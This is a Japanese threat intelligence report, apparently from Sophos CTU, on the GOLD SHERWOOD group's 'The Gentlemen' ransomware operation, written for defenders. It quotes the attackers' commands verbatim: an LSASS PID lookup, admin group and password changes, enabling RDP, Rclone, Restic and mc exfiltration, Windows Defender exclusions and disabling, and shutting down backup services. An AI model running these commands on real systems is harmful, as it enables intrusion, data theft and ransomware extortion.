


Counter Threat Unit™ (CTU) のリサーチチームは、GOLD SHERWOOD と命名し追跡している犯罪者グループが運営する RaaS (サービスとしてのランサムウェア) スキーム「The Gentlemen」において、侵入後に同じ一連の攻撃手法が用いられていることを確認しました。短時間での権限昇格、状況に応じたツールの使用、そして積極的な防御回避により、初期アクセス後すぐに (場合によっては最初の侵入後アクティビティが確認されてから 24 時間以内に)、ランサムウェアの展開が可能となります。アフィリエイトは正規のツールと漏洩した認証情報を悪用して検知を回避し、被害拡大を加速させます。組織は、リモートアクセスサービスの強化、多要素認証 (MFA) の導入、管理者アクティビティの監視、およびデータ窃取ツールやステージングディレクトリの異常な使用の検知を優先する必要があります。
分析
GOLD SHERWOOD は、2025 年中頃に二重恐喝モデルとして RaaS スキーム「The Gentlemen」の運用を開始しました。このモデルでは、アフィリエイトが身代金要求の材料となるデータを窃取してから、ファイルを暗号化します。被害組織の名前は 2025 年 9 月に専用のリークサイトに初めて掲載されました。同月、RAMP という地下フォーラムに、身代金の 10 % を配分するという好条件でアフィリエイトを募集する広告が掲載されました。2025 年の残りの期間、月ごとに掲載される被害組織の名前は 20 件未満でしたが、2026 年の初めには平均 75 件以上に増加しました (図 1 を参照)。この変化は、当該期間中にアクティブなアフィリエイトの数が増加したことを示唆しています。2026 年 7 月末までに、合計 683 件の被害組織の名前がリークサイトに追加されました。7 月だけで 169 件の被害者組織が確認されており、この月に最も活発だったリークサイトとなりました。

図 1: 2025 年 9 月から 2026 年 7 月までの The Gentlemen リークサイトに掲載された被害組織数
「The Gentlemen」RaaS の被害組織の特徴は、典型的な便乗型サイバー犯罪組織によるものと同じです。名前が掲載された被害組織の業種は多岐にわたっており (図 2 を参照)、これはアフィリエイトが単にアクセス可能な組織を標的にしていることを示唆しています。

図 2: 掲載された The Gentlemen ランサムウェアの被害組織の割合 (業種別)
2026 年初めに公表された被害者数の急増に伴い、ソフォスのアナリストは、ソフォスのお客様を標的とした The Gentlemen ランサムウェアの最初の展開の試みを観察しました。CTU が 15 件のインシデントを分析したところ、The Gentlemen ランサムウェアがネットワーク侵入で使用する戦術、手法、手順 (TTP) に関する知見を得ることができました。
初期アクセス
複数のサードパーティレポートによると、The Gentlemen のアフィリエイトはファイアウォールの脆弱性の悪用や VPN サービスの認証情報の不正利用を通じて、被害組織の環境にアクセスしていることが示唆されています。例えば、3 月には Group-IB が解説したように、アフィリエイトが偵察を実施して、CVE-2024-55591 の脆弱性を持つインターネットに公開された FortiGate ファイアウォールの管理インターフェースを特定していました。5 月には、流出した Rocket のチャットログから、同グループが盗まれた認証情報をさまざまな VPN サービスに対してテストしていることが明らかになりました。CTU の研究チームは複数の侵入事例において、Fortinet のエンドポイントが初期アクセスに悪用された可能性があることを示す痕跡を特定しましたが、入手可能なテレメトリからは確認できませんでした。
月のあるインシデントでは、攻撃者が漏洩したユーザー認証情報を使用して Fortinet の SSL VPN サービスの認証を受け、被害組織の環境への初期アクセスを獲得しました。この接続は、オランダと特定された外部 IP アドレスから行われ、その結果、内部 VPN アドレスが割り当てられました。MFA が導入されていなかったため、攻撃者は、盗まれたかブルートフォース攻撃で取得した認証情報を使用してアクセスを獲得することができました。そして、アクセスしてから 1 時間以内に、異なる海外の IP アドレスから複数の VPN セッションを確立しました。これは、初期段階における運用の冗長化とアクセスの検証が行われていたことを示しています。
ラテラルムーブメント
2 月のインシデントでは、攻撃者はリモートデスクトッププロトコル (RDP) を介してラテラルムーブメントを開始し、有効なドメイン認証情報を使用して複数の内部システムに立て続けに認証を行いました。これらのシステムにはファイルサーバーとドメインコントローラーが含まれていました。攻撃者は VPN ログインを繰り返すことで永続的なアクセスを維持し、正規の認証情報を利用してラテラルムーブメントを継続しました。
ツールの配置と実行
CTU の研究チームが分析した複数のインシデントにおいて、攻撃者は C:\PerfLogs ディレクトリにツールを配置していました。この正規の Windows システムディレクトリには、通常、パフォーマンス監視ログが格納されています。一般的にセキュリティ対策や管理者が調査することはないため、悪意のあるバイナリを隠すのに適した場所となっています。配置されたファイルには、データ窃取ツール、バックアップツール、Endpoint Detection and Response (EDR) キラー (強制終了ツール) とその脆弱性のあるドライバー、および探索ツールが含まれていました。
探索、認証情報へのアクセス、権限昇格
複数の侵入事例において、攻撃者は Advanced IP Scanner を使用してネットワークの列挙を行いました。あるインシデントでは、ラテラルムーブメントとデータ窃取の準備として、SoftPerfect Network Scanner が多数のサーバーで複数回実行されました。このツールの使用状況から、攻撃者が組織のバックアップインフラストラクチャや重要なデータリポジトリに関する知識を持っていたことが分かります。
また、認証情報の収集に備えて、次のコマンドを使用して Local Security Authority Subsystem Service (LSASS) のプロセス識別子 (PID) を取得しました。
tasklist /v /fo csv | findstr /i "lsass"
この PID は、Mimikatz などの認証情報ダンプツールによって標的にされる可能性があります。これらのツールはソフォスのテレメトリには記録されていませんでしたが、第三者による調査では、The Gentlemen ランサムウェアによる侵害において、認証情報の収集に Mimikatz が使用されたことが確認されています。
権限昇格のため、攻撃者はネイティブの Windows 管理ユーティリティを介してローカルおよびドメインのグループメンバーシップを直接操作します (表 1 を参照)。
| コマンド | 目的 |
| net1 localgroup administrators itadmin /add | 攻撃者の管理下にあるアカウントをローカルの Administrators グループに追加する |
| net group "domain admins" ldap /add /domain | 権限をドメイン管理者レベルに昇格させる |
| net user administrator qwertyu1 /domain | 重要度の高いアカウントの認証情報をリセットする |
表 1: 権限昇格に使用されるコマンド
あるインシデントでは、攻撃者は 2 つの管理者レベルのアカウントのパスワードを変更していました。この変更によって攻撃者のアクセスが確保されると同時に、ネットワーク防御担当者が侵入に対処しようとする試みが制限されました。
永続化
CTU の研究チームは、ネットワークアクセスを達成した攻撃者が永続性の維持のためにさまざまな方法を用いていることを確認しました。あるインシデントでは、攻撃者は漏洩した管理者アカウントを使用して、Cloudflared エージェントを Windows サービスとしてインストールしました。このサービスは、有効な認証トークンを介して cloudflared.exe トンネルを実行するように設定されていました。このアクションにより、攻撃者は最初にアクセスのために悪用された VPN 接続とは独立した、隠蔽性が高くレジリエントなリモートアクセスチャネルを確保しました。
別のインシデントでは、Datto RMM ツールが使用されていました。ただし、入手可能なテレメトリからは、このツールがどのように攻撃をサポートしたかは判明しませんでした。このツールは侵害された 1 台のデバイスにのみ展開され、そのデバイスでは他に悪意のあるアクティビティは観察されませんでした。
少なくとも 4 件のインシデントにおいて、攻撃者はまずレジストリを変更してシステムレベルでプロトコルを有効にすることにより、RDP を介した永続的なアクセスの確立を試みました。
reg add HKLM\System\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /d 0 /f
その後、RDP ポート (3389) を開放して外部アクセスを許可するファイアウォールルールを作成しました。
netsh advfirewall firewall add rule name="Remote Desktop" dir=in action=allow protocol=tcp localport=3389
これらのアクションにより、以前の設定や防御策によってリモート接続が無効にされていた場合でも、攻撃者は侵害されたシステムへのインタラクティブなアクセスを維持できるようになりました。
データの持ち出し
CTU の分析により、The Gentlemen ランサムウェアのインシデントにおける複数のデータ窃取方法が明らかになりました。被害組織のシステム上に MEGAsync や FileZilla が時折確認されましたが、5 件ものインシデントで観察されたことから、Rclone が人気のデータ窃取ツールであることが判明しました。
Rclone を使用する場合、攻撃者はおそらくデータ量とノイズを低減する目的で、持ち出すデータの範囲を制限するコマンドラインパラメーターを組み込んでいました。いずれのインシデントにおいても、被害組織にちなんで名付けられた特定のリモートロケーションにデータを持ち出そうとする試みが見られました。確認された Rclone コマンドを表 2 に一覧表示します。
| コマンド | 説明 |
| rclone copy s:\ wasabi1:<リモートロケーション> --transfers 8 --max-age 4y --include-from filter.txt -p | 高速転送を使用する (8 個のファイルを並列処理) テキストファイルで指定されたファイルタイプを転送する 4 年以内のファイルを転送する |
| rclone copy E:\ <リモートロケーション> --transfers 8 --max-age 5y --include-from filter.txt -P | 高速転送を使用する (8 個のファイルを並列処理) テキストファイルで指定されたファイルタイプを転送する 5 年以内のファイルを転送する |
| rclone copy z:\ :<リモートロケーション> --include-from filter.txt -p | テキストファイルで指定されたファイルタイプを転送する |
| rclone copy ... remote:<リモートロケーション>/ -q --ignore-existing | リモートサーバーにまだ存在しないファイルを転送する サイレントモードで実行する |
| rclone copy --filter-from filter-file.txt "\\10[.]0[.]0[.]221\D$" remote: <リモートロケーション>/ -q --ignore-existing --auto-confirm --multi-thread-streams 8 --transfers 8 --max-age 8y --progress | マルチスレッド (8 スレッド)、高速転送 (8 個のファイルを並列処理) を使用する 特定のネットワーク共有に保存されているファイルを転送する テキストファイルで指定されたファイルタイプを転送する リモートサーバーにまだ存在しないファイルを転送する リモートサーバーにまだ存在しないファイルを転送する 8 年以内のファイルを転送する |
表 2: データ窃取に使用される Rclone コマンド
1 件の侵入事例におけるツールの使用状況を CTU が分析したところ、固定されたワークフローではなく、段階的かつ適応型のデータ窃取戦略が明らかになりました。攻撃者は侵入の初期段階で、次の Rclone コマンドを使用して割り当てられたネットワークドライブ (z:) からデータを盗み出しました。これは、最小限の手順でデータを迅速に抽出しようとしたことを示唆しています。その後、攻撃者はデータをリモートストレージのエンドポイントにコピーしました。
rclone copy z:\ <リモートロケーション> --include-from filter.txt -p
約 25 分後、攻撃者は Restic バックアップユーティリティの使用に切り替え、まずはリポジトリ初期化を繰り返し試みました。
restic init
これらの試みの後、既存の設定ファイルの確認が行われました。
notepad.exe c:\perflogs\restic-config.bat
続いて、さまざまなパラメーターを使用して反復的なバックアップ操作を実行しました。
restic backup z:\ --include-file=filter.txt
restic backup z:\ --exclude="*.exe" ...
攻撃者がデータ収集を最適化するために選択/除外基準を微調整していることから、この一連の操作は明らかにインタラクティブな動作です。このプロセスからは、Restic がホスト上で発見されたか、あるいは構造化されたデータのステージングを行うための代替手段として意図的に導入されたことが考えられます。
最後に、攻撃者は追加のツール (MinIO Client (mc)) を使用して、データをオブジェクトストレージにコピーしました。
mc cp --recursive z:\ wasabi/...
Rclone から Restic、そして mc への移行は、状況に応じてデータ窃取のアプローチが用いられたことを示しています。この移行は、データ量や転送パフォーマンスなどの環境上の制約の影響を受けた可能性があります。
防御の回避
The Gentlemen のアフィリエイトは、主に 2 つの方法で防御を回避します。アフィリエイトは、ランサムウェアの展開を阻止する可能性のあるウイルス対策 (AV) や Endpoint Detection and Response (EDR) ソリューションを無効化するためにプロセスの強制終了を試みます。また、バックアップとログを破壊して、復旧を妨害します。
EDR の強制終了
ESET は 2026 年 6 月に発表したレポートにおいて、RaaS オペレーターが The Gentlemen アフィリエイトに対し、BYOVD (Bring Your Own Vulnerable Driver: 脆弱なドライバーの持ち込み) 手法を介して脆弱なドライバーを悪用するカスタムの、および一般公開されている EDR キラーを提供している実態について説明しました。CTU の研究チームは、複数の侵入事例において、これらのツールが組み合わされて使用されていることを確認しました (表 3 を参照)。あるインシデントでは、攻撃者が EDR ソリューションを無効化しようと、ESET が「GentleKiller」と呼ぶカスタムツールセットの 3 つの亜種を展開しました。
| 亜種 | ファイル名 | インシデント数 |
| GentleKiller - Watchdog | bitd1.exe, bitd2.exe, bitdclear.exe, bitdlight.exe, y7d0.exe | 6 |
| GentleKiller - Javelin | eaanticheat1.exe, eaanticheat2.exe, eaanticheatclear.exe, eaanticheatlight.exe, EASOLO1.exe, EASolo1Light.exe, EASOLO2.exe, EASOLO2clear.exe | 6 |
| GentleKiller - G11 | g111.exe | 1 |
| GentleKiller - FACEIT Anti-Cheat | FaceITClear.exe | 1 |
| Havoc | acronis.exe, hwaudkiller.exe, sophos.exe, Sophos2.exe, Sophos3.exe | 2 |
| x.exe | 2 |
表 3:The Gentlemen ランサムウェアの活動で確認された EDR キラー
オープンソースの Xkpsm-Killer ツールが The Gentlemen ランサムウェアの侵害事例で確認されたのは、今回が初めてです。攻撃者は脆弱性のあるドライバー (xkpsm.sys) をダウンロードした後、実行ファイル (x.exe) を利用して、Sophos EDR のエンドポイントプロセスを標的にしました。しかし、既存の対策により、これらの試みは検知されました。
さらに、複数の侵入事例では、PowerShell を使用して Windows Defender の監視除外を設定していました。例えば、次のコマンドによってディレクトリ全体 (C: ドライブ) がスキャンから除外され、すべてのファイルのリアルタイム保護が事実上無効化されました。
powershell -command "Add-MpPreference -ExclusionPath C:\ -Force"
次のコマンドは、ランサムウェアの実行ファイルそのものに関連するプロセスを無視していました。
powershell -command "add-mppreference -exclusionprocess" c:\x\g_<file extension>_windows_amd64.exe -force
別の侵害事例では、攻撃者が異なるアプローチを採用し、Windows ポリシーのレジストリ値を設定することで Windows Defender を無効にしました。
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1
その後、攻撃者はドメインコントローラー共有からバッチスクリプトを実行しました。これは、カーネルレベルでセキュリティプロセスを終了するために、脆弱性のある署名付きドライバーを展開するためと考えられます。Netlogon にホストされたスクリプトを使用することで、複数のホストで一貫した実行が保証されました。
cmd.exe /c "\\NETLOGON\avkill.bat"
バックアップの改ざんと証拠の破壊
AV や EDR ソリューションの無効化と並行して、攻撃者はサービス設定コマンドを使用してバックアップおよび復旧サービスを無効化し、被害組織が暗号化されたシステムを復元できないようにします。CTU の研究チームは、一連のインシデントにおいて、このコマンドの変種を 200 種類以上確認しました。これらのコマンドは、幅広いバックアップおよびレプリケーションサービスを標的にしていました。
- sc config VeeamBackupSvc start= disabled
- sc config SQLWriter start= disabled
- sc config BackupExecAgent start= disabled
攻撃者はこれらのサービスを無効にすることで、バックアップエージェントが復旧プロセスを開始できないようにし、企業のバックアッププラットフォームを機能不全に陥らせます。このステップは、一貫してランサムウェア展開の直前に行われていました。
あるインシデントでは、攻撃者は複数のホストでアプリケーション、システム、およびセキュリティのログも削除していました。これは、悪意のあるアクティビティの証拠を消去するためのフォレンジック対策です。これらのログには、認証イベント、サービス実行、権限昇格、プロセス作成など、システムアクティビティの重要な記録が含まれています。これらを消去することで、攻撃者は初期アクセス、ラテラルムーブメント、永続性の確立など、侵入の重要な段階が可視化されるのを阻止できます。この戦術はランサムウェア攻撃において一般的に見られ、インシデント対応を妨害するだけでなく、事後検知の可能性も低減させます。
実行と影響
GOLD SHERWOOD はアフィリエイトにカスタムランサムウェアを提供しています。Windows、Linux、および ESXi 対応バージョンのランサムウェアが存在しますが、CTU の研究チームが分析したインシデントでは、Windows 亜種のみが確認されました。あるインシデントでは ESXi 対応の亜種がダウンロードされましたが、ネットワーク上に展開されたことを示唆する証拠はテレメトリ内にはありませんでした。
確認された侵入事例において、攻撃者は、1 つのホスト上、ネットワーク共有、あるいはネットワーク全体にランサムウェアを展開するために、さまざまな手法を用いました。攻撃者は、ファイル名が以下の形式に一致する Go ベースのロッカーバイナリを実行しました。
- locker_<ファイル拡張子の文字列>_windows_amd64.exe
- G_<ファイル拡張子の文字列>_windows_amd64.exe
- decryptor.exe
これらのバイナリは、どのように動作すべきかを指示するコマンドラインパラメーターで実行されます。
- --password (暗号化キー)
- --superfast, --ultrafast (速度フラグ)
- --keep (元の拡張子を保持)
- --path (UNC パス経由でリモートシステムを標的とする場合 (例: \\<IP アドレス>\c$\users, \\<IP アドレス>\d$))
展開メカニズムには、ステージングディレクトリ (例: C:\PerfLogs\, C:\Users\<ユーザー名>\Documents\AVAST2\) からの直接的なローカル実行、PsExec を介したラテラルムーブメント、および NETLOGON 共有 (例: \\<侵害された組織名>.local\NETLOGON\decryptor.exe).を介したドメイン全体への配布などがあります。
ランサムウェアが実行されると、ファイルは暗号化され、ランサムウェアのバイナリ名に含まれることが多い 6 文字の拡張子が割り当てられます。README-GENTLEMEN.txt という名前のランサムノート (身代金要求文書) が、影響を受けたすべてのディレクトリにドロップされます (図 3 を参照)。

図 3: The Gentlemen ランサムノートのサンプル (README-GENTLEMEN.txt)
すべてのインシデントにおける正確な潜伏時間 (初期アクセスからランサムウェア展開までの時間) を特定することはできませんが、一部の The Gentlemen アフィリエイトは迅速に行動します。侵入後の最初のアクティビティが観測されてからランサムウェアが展開されるまでの時間の中央値は約 2 日でした。最短の潜伏期間は 24 時間未満でした。
結論
CTU の研究チームによって The Gentlemen ランサムウェアの侵入事例が分析されたことで、便乗型の初期アクセス、迅速な権限昇格、正規のリモートアクセス手段、信頼されたシステムパスでのツールの配置、標的を絞ったデータ窃取、積極的な防御回避、バックアップの妨害、そしてランサムウェアの展開を組み合わせた反復可能なアフィリエイトの手口が明らかになりました。アフィリエイトは運用面での柔軟性が高く、ネイティブの Windows ユーティリティ、商用ツールやオープンソースツール、BYOVD ベースの EDR キラー、バックアップサービスの改ざんなどを駆使して、暗号化前に被害者の環境に適応し被害を最大化しています。EDR キラーとランサムウェアのバイナリを除いて、CTU の研究チームはこれらの侵入事例においてマルウェアの使用を検知しませんでした。
各組織は、VPN とリモートアクセスサービスに MFA を導入し、インターネットに接続されているファイアウォールと VPN アプライアンスに速やかにパッチを適用し、管理者グループの変更を制限・監視し、RDP の露出を制限し、不審なレジストリ、ファイアウォール、および Windows Defender の除外設定の変更に対してアラートを発することで、この攻撃手法によるリスクを低減できます。また、C:\PerfLogs や同様のステージングディレクトリからの異常な実行を監視し、Rclone、Restic、FileZilla、MEGAsync、MinIO Client などのデータ窃取ツールの使用を検知し、不正なサービス変更からバックアッププラットフォームを保護し、セキュリティツールの無効化、ログの消去、脆弱性のあるドライバーの展開の試みを調査することが推奨されます。
対策と脅威インジケーター
この脅威に関連するソフォスの対策は以下の通りです。
- ATK/KillAV-ENI
- ATK/KillAV-HID
